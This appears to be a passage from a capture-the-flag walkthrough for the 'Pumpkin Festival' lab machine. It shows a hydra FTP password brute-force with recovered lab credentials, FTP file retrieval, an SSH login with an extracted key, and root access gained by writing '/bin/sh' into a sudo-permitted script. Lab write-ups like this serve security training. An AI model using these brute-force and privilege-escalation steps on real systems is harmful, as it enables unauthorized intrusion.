
```
┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkinfestival/pumpkin]
└──╼ $sudo hydra -L users -P /home/baz/500-worst-passwords.txt ftp://192.168.56.105
[sudo] password for baz:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-21 10:27:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1002 login tries (l:2/p:501), ~63 tries per task
[DATA] attacking ftp://192.168.56.105:21/
[21][ftp] host: 192.168.56.105   login: harry   password: yrrah
```


We got the password of harry. Let's open it using ftp to check if we get more details.
ftp 192.168.56.105
user-harry
pass-yrrah
dir
get token.txt
cd Donotopen
cd NO
cd NOO
cd NOOO




get token.txt
cd NOOOO
cd NOOOOO
cd NOOOOOOO
get data.txt




we got fifth token. and another file let's see what it contains.



the file was a compressed multiple times using various formats. so we first checked each format.
file data.txt
tar -xf data.txt
bzip2 -d data
tar -xf data.out
cat jack
we got a hex format file. Let's decode to see what it is.







Great we got a ssh Rsa key let's copy it and use it to enter as jack.

Exploitation

sudo ssh jack@192.168.56.105 -i sshkey -p 6880
ls
id




file token
./token
and we got our sixth token.




sudo -l
They prompted for the password. And we had got the password from cyberchef as it's used for both morse and jack.
From sudo -l we got that alohomora script has all permission to run.

Post Exploitation

sudo -l
we created a directory pumpkins and file alohomora and inserted this script.
echo “/bin/sh” > pumpkins/alhomora
chmod +x pumpkins/alohomora
cat /home/jack/pumpkins/alohomora
cd pumpkins
./alohomora
id
we got the root shell. Now let's find our root flag.



cd /root
ls
cat Pumpkin_Festival_Ticket



.....Happy Hacking.....